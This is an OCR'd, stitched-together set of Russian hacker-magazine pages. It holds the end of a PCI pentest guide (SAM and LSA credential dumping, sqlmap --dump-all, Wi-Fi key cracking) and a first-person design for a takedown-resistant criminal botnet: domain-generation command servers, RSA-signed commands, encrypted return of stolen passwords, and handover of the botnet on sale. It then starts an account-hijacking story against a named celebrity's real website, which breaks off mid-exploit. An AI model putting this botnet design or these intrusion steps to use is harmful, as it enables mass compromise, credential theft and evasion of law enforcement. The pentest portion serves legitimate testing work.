На основе данных сетевого сканирования можно немного поиграть в хакеров :). Предварительно согласовав список мишеней, провести эксплуатацию обнаруженных уязвимостей, а после выполнить поверхностный локальный аудит захваченных систем. Собранная на уязвимых системах информация может позволить повысить свои привилегии и на других ресурсах сети. То есть, если в процессе проведения атаки ты порутал винду, то не лишним будет снять с нее базу SAM (fgdump) для последующего восстановления паролей, а также секреты LSA (Cain&Abel), в которых зачастую может храниться в открытом виде много полезной информации. К слову, после проведения всех работ собранная информация о паролях может расцениваться в контексте соответствия или несоответствия требованиям стандарта PCI DSS (п. 2.1, п.2.1.1, п.6.3.5, п.6.3.6, п.8.4, п.8.5.х).



ВСЕМИ ЛЮБИМЫЙ METASPLOIT FRAMEWORK



GUI CANVAS СХОЖ С ИНТЕРФЕЙСОМ METASPLOIT

2. АНАЛИЗ РАЗГРАНИЧЕНИЯ ДОСТУПА

Анализ разграничения доступа необходимо выполнять на всех информационных ресурсах, на которые удалось реализовать НСД. И на общих файловых ресурсах Windows (SMB), на которых открыт анонимный доступ — тоже. Зачастую это позволяет получить дополнительную информацию о ресурсах, которые не были обнаружены во время сетевого сканирования, или наткнуться на другую информацию, различной степени конфиденциальности, хранимую в открытом виде. При проведении тестирования по PCI, в первую очередь, поиск направлен на обнаружение данных держателя карт. Поэтому важно понимать, как могут выглядеть эти данные и искать их во всех информационных ресурсах, к которым имеется соответствующий доступ.

3. АТАКА ТИПА БРУТФОРС


Необходимо, как минимум, проверить дефолты и простые комбинации логин-пароль. Подобные проверки требуется провести, прежде всего, в отношении сетевого оборудования (в том числе, для SNMP) и интерфейсов удаленного администрирования. При проведении AsV-сканирования по PCI DSS не разрешается осуществлять «тяжелый» брутфорс, который может привести к состоянию DoS. Но в нашем случае речь идет про внутренний пентест по PCI, а потому в разумном виде и без фанатизма стоит осуществить атаку по подбору простых комбинаций паролей к различным информационным ресурсам (СУБД, WEB, ОС и т.п.). Очередной этап — это анализ защищенности Web-приложений. При пентесте по PCI про глубокий анализ Web речи не идет. Оставим это QSA-аудиторам. Здесь достаточно осуществить blackbox-сканирование с выборочной верификацией эксплуатабельных server/client-side уязвимостей. В дополнение к уже упомянутым сканерам безопасности можно воспользоваться сканерами, заточенными под анализ Web. Идеальное решение — HP WebInspect или Acunetix Web Vulnerability Scanner (который, кстати, на «отлично» детектит баги в AJAX). Но все это — дорогая и непозволительная роскошь, а раз так, то нам подойдет и w3af, который в последнее время набирает обороты в плане детектирования различного рода уязвимостей в Web-приложениях. По поводу ручной верификации уязвимостей в Web! Необходимо, как минимум, проверить механизмы аутентификации и авторизации, использование простых комбинаций логин-пароль, дефолтов, а также всеми любимые SQL-инъекции, инклудинг-файлов и выполнение команд на сервере. Что касается client-side уязвимостей, то, кроме верифицирования возможности эксплуатации уязвимости, тут более ничего не требуется. А вот с server-side необходимо немного повозиться, ибо все-таки пентест, хоть и по PCI DSS. Как я отмечал ранее, мы ищем PAN, Cardholder Name и CVC2/CVV2 опционально. Вероятнее всего, подобные данные содержатся в СУБД, а потому в случае нахождения SQL-инъекции стоит оценить имена таблиц, колонок; желательно сделать несколько тестовых выборок, чтобы подтвердить или опровергнуть присутствие подобных данных в базе в незашифрованном виде. Если столкнулся с Blind SQL-иъекцией, то лучше натравить на Web-сервер sqlmap (с ключом --dump-all), который на текущий момент работает с MySQL, Oracle, PostgreSQL и Microsoft SQL Server. Этих данных будет достаточно для демонстрации использования уязвимости. Дальнейший этап — это анализ защищенности СУБД. Опять же, есть отличный инструмент — AppDetective от «Application Security Inc.», но это дорогое удовольствие. К сожалению, аналогичного сканера безопасности, который бы выдавал такой объем информации, как это умеет AppDetective, и поддерживал столько же СУБД, в настоящее время не существует. И потому приходится брать на вооружение множество отдельных, несвязанных между собой продуктов, которые заточены под работу с определенными вендорами. Так, для ораклятины минимальный набор пентестера будет следующим:

- Oracle Database Client — окружение для работы с СУБД
- Toad for Oracle — клиент для работы с PL/SQL
- Oracle Assessment Kit — брут пользователей и SID'ов баз
- различные сценарии на языке PL/SQL (например, аудит конфигурации или возможность спуститься на уровень выполнения команд ОС)

Заключительный этап тестирования на проникновения по PCI — это анализ защищенности беспроводных сетей, вернее, даже не анализ, а поиск точек доступа, использующих уязвимые конфигурации, таких как Open AP, WEP и WPA/PSK. С другой стороны, стандарт PCI не запрещает проводить более глубокий анализ, в том числе с восстановлением ключей для подключения к беспроводной сети. Потому имеет смысл осуществить подобного рода работы. Основным же инструментом на этом этапе, конечно, будет aircrack-ng. Дополнительно можно провести атаку, направленную на беспроводных клиентов, известную как «Caffe Latte», с использованием все того же инструмента. При проведении обследования беспроводных сетей можно смело руководствоваться данными с сайта Wirelessdefence.org.

ВМЕСТО ЗАКЛЮЧЕНИЯ

По результатам тестирования проводится анализ всей собранной информации в контексте соответствия техническим требованиям стандарта PCI DSS. Таким же образом данные, полученные при пентесте, можно интерпретировать в контексте любого другого высокоуровневого документа, содержащего технические критерии и рекомендации к системе управления информационной безопасности. Относительно используемого шаблона для отчетных документов по PCI, — можно использовать требования MasterCard к отчету по AsV-сканированию. В них предусматривается разделение отчета на два документа — документ верхнего уровня для руководителя, в котором содержатся красивые графики и указан процент соответствия текущего состояния системы требованиям PCI DSS, и технический документ, содержащий протокол проведенного тестирования на проникновение, выявленные и эксплуатируемые уязвимости, а также рекомендации по приведению информационной системы в соответствие с требованиями MasterCard. Засим могу попрощаться и пожелать удачи в исследованиях! ⌶



РОМАН «PREDIDENTUA» ХОМЕНКО / HTTP://TUTAMC.COM, SPIRT40@GMAIL.COM /

ВЕЧНЫЙ БОТНЕТ

ПРИНЦИПЫ ЗАЩИТЫ БОЛЬШИХ БОТ-СЕТЕЙ

Большие ботнеты — закрытая тема, на которую не то что в паблике не разговаривают, а даже в сверх-секретном-привате мало интересных обсуждений. И одна из причин — ограниченное количество таких бот-сетей (ведь мы говорим о сотнях тысяч зараженных компов!). Но, несмотря на относительную закрытость этой информации, я тебе поведаю абсолютно все самое интересное.

Два года назад моя «аналитическая» группа получила заказ на разработку идеальной архитектуры большого ботнета. Месяц ушел на изучение существующих решений и продумывание своих вариантов. То, что получилось, было реализовано и сейчас отлично работает :). С заказчиком был договор, что 2 года мы не будем распространять эту информацию. Сейчас время вышло, и ты будешь первый, кто, может быть, сумеет реализовать архитектуру для своего ботнета.

В статье мы рассмотрим:


- Условия существования больших ботнетов
- Удержание контроля
- Генерацию доменов
- Масштабируемость
- Возможность разделения
- Подачу команд, их защиту
- Возврат результатов

ОХ, НЕПРОСТАЯ ЖИЗНЬ У БОЛЬШИХ БОТНЕТОВ...


Если у тебя ботнет на 1000 или 10.000 компов, то, разумеется, с ним много проблем. Но все они кажутся ничтожными по сравнению с траблами, когда размер сети перевалил за цифру в 100.000. На тебя и твой ботнет откроют настоящую охоту антивирусные компании, правоохранительные органы и обычные гении, которым от нефиг делать захочется посмотреть кишки твоего бота. Да и

IN RESPONSE TO THE COMMANDS FROM A MALICIOUS USER, CONCURRENT ATTACKS TO TARGETING SITE BEGIN






БЕЗ ЧЕРЧЕНИЯ СЛОЖНО АРХИТЕКТУРУ РАЗРАБАТЫВАТЬ :)



УПРАВЛЕНИЕ БОТНЕТОМ ПО СХЕМЕ ЕДИНОГО СЕРВЕРА



УПРАВЛЕНИЕ БОТНЕТОМ ПО СХЕМЕ P2P



А ТАК ФЕДЕРАЛЫ БУДУТ ИСКАТЬ ПАРОЛЬ В ТВОЕМ БОТЕ

«коллеги» не оставят в покое, — всеми средствами будут пытаться угнать ботнет. Тебя, конечно, ждет слава, и может даже покажут по ТВ, но этот пиар способен полностью убить весь бизнес, если архитектура ботнета окажется плохой.

Это война, и в ней можно победить, лишь использовав последние достижение в науке. Чтобы убить твой ботнет, «враги» будут анализировать его, смотреть, что и как он делает, да и еще дизассемблировать код. И никакие антиотладочные приемы, многократная полиморфная криптовка и прочее не помогут закрыть от них внутренности бота.

С этой проблемой можно бороться, соблюдая первое правило ботнетов: «**Нужно строить ботов, считая, что вся информация о них будет полностью открыта**».

Вторая проблема возникает с масштабом ботнета. Огромное количество ботов не выдержит ни один сервак, а поставить кластер с распределителями нагрузки у тебя не получится, потому что это слишком сложно и долго. Да и даже если все будет готово, — придут федералы (я так буду называть ФБР, ФСБ, СБУ и пр.) и быстренько все конфискуют. С этого рождается второе правило: «**Ботнет должен управляться с обычных серверов**».

Приступим к рассмотрению архитектуры, соответствующей этим правилам.

КОМАНДНЫЙ ЦЕНТР

Способ общения с ботами — это «позвоночник» ботнета. Раньше очень популярной была передача команд через IRC, где боты заходили в заранее определенные комнаты и ждали, что кто-то передаст им команду. Ну, этот метод только археологи сейчас используют, и о множествах его проблем даже не хочется говорить. Сейчас чаще всего юзается схема p2p или web.

p2p — достаточно интересная схема, которая имеет право на жизнь при больших ботнетах. В ней преимуществом служит то, что нагрузка по передаче команд лежит на самих ботах. Минусов в ней тоже хватает:

- Сложность архитектуры
- Нестабильность сети
- «Палевность» открытия портов
- Сложность контроля
- Сложность отдачи результатов от ботов
- И многое прочее...

Управление ботнетом по web'у — пока самый идеальный вариант. К примеру, возьмем Zeus. У него в конфиге прописываем основной домен, где админка и дополнительный домен (если первый сервак накроется). Но если завтра ботов будет много, они легко положат сервак, а если сервак и выдержит, то послезавтра придут федералы и прикроют как основной, так и дополнительный домен, после чего уже восстановить управление не удастся. Эта схема абсолютно не подходит для больших ботнетов.

ГЕНЕРАТОР ДОМЕНОВ

Как в известном фильме легким движением руки штаны превращаются в шорты, так и мы можем бесполезную схему превратить в идеальную. И ключевая идея — в динамической генерации доменов, через которые бот будет общаться. Генерировать домены будем, используя генератор псевдослучайных чисел (ГПСЧ). Если ты не знаком с ним, посмотри врезку — там я все коротко описал. Для нас важна одна фишка: если на вход генератора дать число 1234, генератор может вернуть: 6452, 12, 761 и т.д. И сколько бы раз и на каком компьютере это ни повторяли, всегда последовательность будет одинакова. Исходя из этого, мы можем написать функцию, что будет использовать генератор псевдослучайных чисел, и если передать какое-то число на генератор, он сможет сгенерировать случайную бесконечную последовательность доменов. Нам лишь нужно для синхронизации всем ботам передать одинаковое начальное число. С учетом всех замечаний принцип работы будет следующим:

- Генерируем псевдослучайный домен
- Проверяем, есть ли на главной странице домена какой-то определенный текст — маркер
- Если маркера нет, — возвращаемся к первому пункту
- Если маркер есть, то получаем команду для исполнения

Окончания же доменов не генерируется полностью случайно, а выбираются из массива, который может содержать как обычные окончания, так и окончания бесплатных хостингов. Чем список будет больше — тем лучше. Он может выглядеть так:

```
.com
.org
.ho.ua
```

Граждане!

Хочу обратиться к разным слоям общества, читающим эту статью.

К милиции: не стоить все воспринимать всерьез, это лишь картинки с моего больного сознания и судить меня нельзя :).

К создателям небольших ботнетов: советую внедрить некоторые моменты в архитектуру ботнетов. Поможет в будущем.

К профессорам и академикам: можно ли на этих идеях защитить докторскую диссертацию? Или защищаются только по теории коммунизма? :).



Controlling Server

IN RESPONSE TO THE COMMANDS FROM A MALICIOUS USER, CONCURRENT ATTACKS TO TARGETING SITE BEGIN




▷ links

• Хорошее описание RSA-протокола: ru.wikipedia.org/wiki/RSA.

• Немного о генераторах псевдослучайных чисел: ru.wikipedia.org/wiki/Генератор_псевдослучайных_чисел.

• О ботнетах: ru.wikipedia.org/wiki/Ботнет.




▷ info


RSA (буквенная аббревиатура от фамилий Rivest, Shamir и Adleman) — криптографический алгоритм с открытым ключом. RSA стал первым алгоритмом такого типа, пригодным и для шифрования, и для цифровой подписи. Алгоритм используется в большом числе криптографических приложений.

WARNING

▷ warning

Вся информация предоставлена только для ознакомительных целей.





БОТНЕТ МОЖЕТ БЫТЬ КРАСИВЕЕ, ЧЕМ ЭЙФЕЛЕВА БАШНЯ



СКРИН АДМИНКИ IRC-БОТНЕТА

Где «.ho.ua» — обычный бесплатный хостинг. Если он попадет в последовательность, то нам даже не нужно будет покупать домен, а просто бесплатно себе зарегаем поддомен. Этого будет достаточно. Бот, после проверки маркера, должен запрашивать определенный текстовый файлик, к примеру, temp123.txt, и оттуда брать команду для исполнения. Говоря о задаче управления, у нас тоже есть такой же генератор, как у бота, и мы можем получить первый домен. Далее пробуем его зарегать (если не получилось, — забиваем на него). Берем второй домен с последовательности; если получилось его зарегать, то вставляем маркер на главную страничку и создаем файлик temp123.txt с командой. Если когда-нибудь потеряем доступ к домену (или абуза придет, федералы отберут и т.п.), то генерируем третий домен и уже туда помещаем команду. То есть, в такой схеме перекрыть доступ к ботам невозможно. Ведь если нам закроют миллион доменов с последовательности, мы поместим команду на миллион первом, и боты все равно найдут этот домен.

МАСШТАБИРУЕМОСТЬ

Поскольку для управления мы используем обычные серваки, то быстро столкнемся с проблемами нагрузки, и сервак станет медленно, но верно загибаться. Поэтому был разработан следующий вариант — разделение ботнета на подсети. Разделение делается командами — бот стучит на сервер и читает оттуда приблизительно такую команду:

```
разделиться: 3001-3004
```


Что буквально значит: выбрать случайным образом число от значения 3001 до 3004 и использовать его для генерации последовательности доменов. Так мы разделяем ботнет на 4 части, и у каждой теперь будет своя последовательность доменов. Соответственно, они будут стучаться на разные серваки за командами. А нам остается лишь зарегистрировать 4 новых домена (по одному для каждой последовательности) и поместить команды управления на них.

Так мы сможем делить нашу систему на сколь угодно много независимых участков. И уже каждому участку задавать команду. Также мы можем дать команду слиться:



Псевдослучайные числа

Генератор псевдослучайных чисел (ГПСЧ, англ. Pseudorandom number generator, PRNG) — алгоритм, генерирующий последовательность чисел, элементы которой почти независимы друг от друга и подчиняются заданному распределению (обычно равномерному). Современная информатика широко использует псевдослучайные числа в самых разных приложениях — от метода Монте-Карло и имитационного моделирования до криптографии. При этом от качества используемых ГПСЧ напрямую зависит качество получаемых результатов. Это обстоятельство подчеркивает известный афоризм Роберта Р. Кавью из ORNL (англ.): «Генерация случайных чисел слишком важна, чтобы оставлять ее на волю случая». Каждый генератор — это известная функция. Если ей дать на вход одно число, то она вернет другое. Еще можно рассматривать генератор так: мы ему на вход даем любое число, а он возвращает бесконечную последовательность чисел, что кажутся случайными.



ПРИМЕР ИСПОЛЬЗОВАНИЯ RSA-ПОДПИСИ







IN RESPONSE TO THE COMMANDS FROM A MALICIOUS USER, CONCURRENT ATTACKS TO TARGETING SITE BEGIN



УВИДЕТЬ, КАК РАСПРОСТРАНЕН БОТНЕТ, ЛУЧШЕ ВСЕГО НА КАРТЕ





СХЕМА ШИФРОВАНИЯ С ПОМОЩЬЮ RSA



ПРОСТО ДЕЛЬНЫЙ СОВЕТ



ПРОГРАММА ДЛЯ ДЕМОНСТРАЦИИ ПРОЦЕССА RSA-ШИФРОВАНИЯ

```
разделиться: 3001
```

Мы получили отличную масштабируемость, да к тому же, как побочный продукт можем давать разные команды разным участкам, что иногда полезно.

ЗАЩИТА КОМАНД

Недавно в Сети проскакивала новость о том, что какие-то ученые получили доступ к ботнету на несколько дней и что-то там анализировали. Нам это вообще не нужно. А сейчас это делается очень просто, ведь федералы могут, проанализировав бота, узнать команды и домены, где боты ищут команды, а дальше передать любую команду, например, «самоуничтожиться». Как вариант защиты, можем шифровать AES-ом, а потом переводить в BASE64. С одной стороны, шифрование мощное, но если бота могут дизассемблировать и достать пароль, все наши старания пойдут прахом.
В качестве решения есть технология, которой американские власти в свое время очень боялись. Даже запретили прогу, на несколько строчек написанную на Perl'e, а люди, выражая протест, печатали на футболках код этой программы. Как ты понял — это история RSA. С помощью RSA можно как шифровать сообщения, так и подписывать информацию, то есть гарантировать то, что именно мы подали команду. Этим и воспользуемся. Сгенерируем два ключа: паблик и приват, и в каждый бот запишем паблик-ключ. А приват-ключ будем хранить у себя. Файл с командами теперь должен быть таким:

```
1. случайная_последовательность
2. tutamc.com
3. 00:01 08.07.2009
4. 23:59 09.07.2009
5. команда 1
6. команда ...
7. хеш_сгенерированный_приватным_
ключем
```

В первой строчке — случайная последовательность, что необходима для защиты от расшифровки приватного ключа. Во второй строчке размещается случайно сгенерированный домен, на котором находится команда — это защищает от несанкционированного нами копирования файла на другие участки ботнета (помним о масштабируемости). В третьей и четвертой строчке — время (промежуток, когда команда актуальна) и, собственно, список команд. Последняя строчка, сгенерированная приватным ключом, — подпись, которая гарантирует, что команда пришла именно от хозяина ботнета. Когда бот считывает команду, то своим публичным ключом может проверить — соответствует ли текст подписи, если да — все OK, если нет — игнорировать команду. Этот способ позволяет полностью защитить ботнет от «врагов». Сейчас не существует способа расшифровки RSA при ключе в 2048 бит. Полностью держать команды в открытом виде тоже не всегда интересно. Хотя никто никак повлиять не может, но от любознательных можно защититься, зашифровав файл с помощью какого-то симметрического ключа, типа AES. При разработке бота также следует реализовать команду по смене публичного ключа в боте. Это создаст способ передачи части ботнета в другие руки, например, при продаже. Мы можем попросить покупателя сгенерировать публичный ключ — и дать нам (а приватный ключ покупатель давать не должен, что гарантирует, что мы не заберем ботнет назад). Дальше нужно отправить ботам, к примеру, такую команду:

```
взять_новый_публичный_ключ: "публичный ключ"
```

ВОЗВРАТ РЕЗУЛЬТАТОВ

Обычно ботнетам не нужно отсылать информацию обратно, но для некоторых это обязательное условие. Возникает вопрос о безопасной передаче. Раз бот отдает список паролей, — не очень приятно, если федералы, захватив доступ к серверу, потом заблокируют акки, которые боты старательно собирали. Для решения проблемы возьмем любимый RSA. Он позволяет с помощью публичного ключа зашифровать сообщения. Расшифровать сможем лишь мы, с нашим секретным приватным ключом. Для записи информации на сервер я советую использовать POST-метод. Заранее определяем имя скрипта, которое будет принимать данные (к примеру, tttt123.php). А бот после получения команды отсылает шифрованные результаты на домен, откуда получена команда (файл tttt123.php лишь записывает файл на диск). Далее мы его забираем к себе на комп, уже там расшифровываем приватным ключом и, как водится, анализируем.

АДМИНКА

Вот мы с тобою и рассмотрели архитектуру, которая кажется идеальной. По крайней мере, я не вижу в ней уязвимых моментов. Хотя есть минус, — система сложновата в управлении. Мною была разработана удобная админка на Python'e, что автоматизирует рутину управления. К сожалению, описание уже выходит за рамки статьи, но если тебе все же интересно узнать о ее архитектуре — напиши мне на почту.

FROM MY СОВЕСТЬ

Как видишь, даже математика иногда (или всегда) бывает полезна, и то время, что ты потратил (или еще потратишь) на ее изучение, никогда не будет лишним. Если появились вопросы, или были не очень понятные места в статье — обращайся.

ЗВЕЗДНЫЙ twitter

МАГ
/ ICQ 884888, HTTP://WAP-CHAT.RU /

ВЗЛОМ TWITTER-АККАУНТА СТИВЕНА ФРАЯ

В лентах новостей зачастую можно прочесть о том, что в очередной раз на Твиттере взломан аккаунт какой-нибудь Бритни Спирс, Джона МакКейна и иже с ними. Как правило, такие взломы не составляют большого труда и проводятся с помощью грубой силы — брутфорса (звезды любят ставить простейшие пароли). Но брутфорс — не наш метод. На примере британского комика, звезды фильмов «Автостопом по галактике» и «V — значит вендетта» Стивена Фрая я подробно расскажу о том, как быстро и легко поиметь микроблог известной личности.

МИКРОБЛОГГИНГ

Начнем с того, что официальный сайт актера располагается по адресу http://www.stephenfry.com и представляет собой собрание постов из его блога и форума, скопище рекламных баннеров и некоторое количество промо-трейлеров, рекламирующих произведения Фрая. Также на сайте можно увидеть твиты актера — stephenfry.com/clubfry/twitter. А так как Твиттер предоставляет свой API любому желающему, то закралось подозрение, что где-то в конфигах сайта хранится и пароль к микроблогу :). Собственно, нашей конечной целью будет полный контроль над twitter-аккаунтом актера (twitter.com/stephenfry), на данный момент имеющем 644,489(!) фолловеров.

ПОИСК БАГОВ

Первым делом осмотрим сайт на предмет паблик движков. Из таковых присутствуют мой любимый блоговый движок WordPress и печально известный форум phpBB. Открыв исходник главной страницы блога (stephenfry.com/blog), можно наблюдать следующее:

```
<meta name="generator"
content="WordPress 2.5.1" />
```

К сожалению, для 2.5.1 версии вордпресса у меня в тот момент не было под рукой необходимых эксплойтов, и пришлось отбросить этот вариант.
Далее необходимо узнать версию форума phpBB. Сделать это можно многими способами, но самый удобный — переход по ссылке с историей версий движка stephenfry.com/forum/docs/CHANGELOG.html. Так как последний change был «Changes since 2.0.20», смело можно делать вывод, что версия форума находится далеко за пределами по-настоящему юзабельных уязвимостей (если, конечно, не считать таковыми всяческие XSS и CSRF баги). Не испытывая большого желания использовать известные XSS для этой версии phpBB, я отправился за советом к великому и могучему Гуглу с таким запросом:

```
site:stephenfry.com filetype:php
```

На этот нехитрый запрос поисковик выдал кучу ссылок на PHP-файлы, которые находились на сайте актера. Меня сразу же заинтересовала ссылка stephenfry.com/section.php?section=clubfry&subsection=twitter.
Здесь налицо два варианта: либо обращение к базе данных с соответствующими параметрами, либо инклуд файлов шаблонов.
Решив сразу проверить второй вариант, я составил запрос:

```
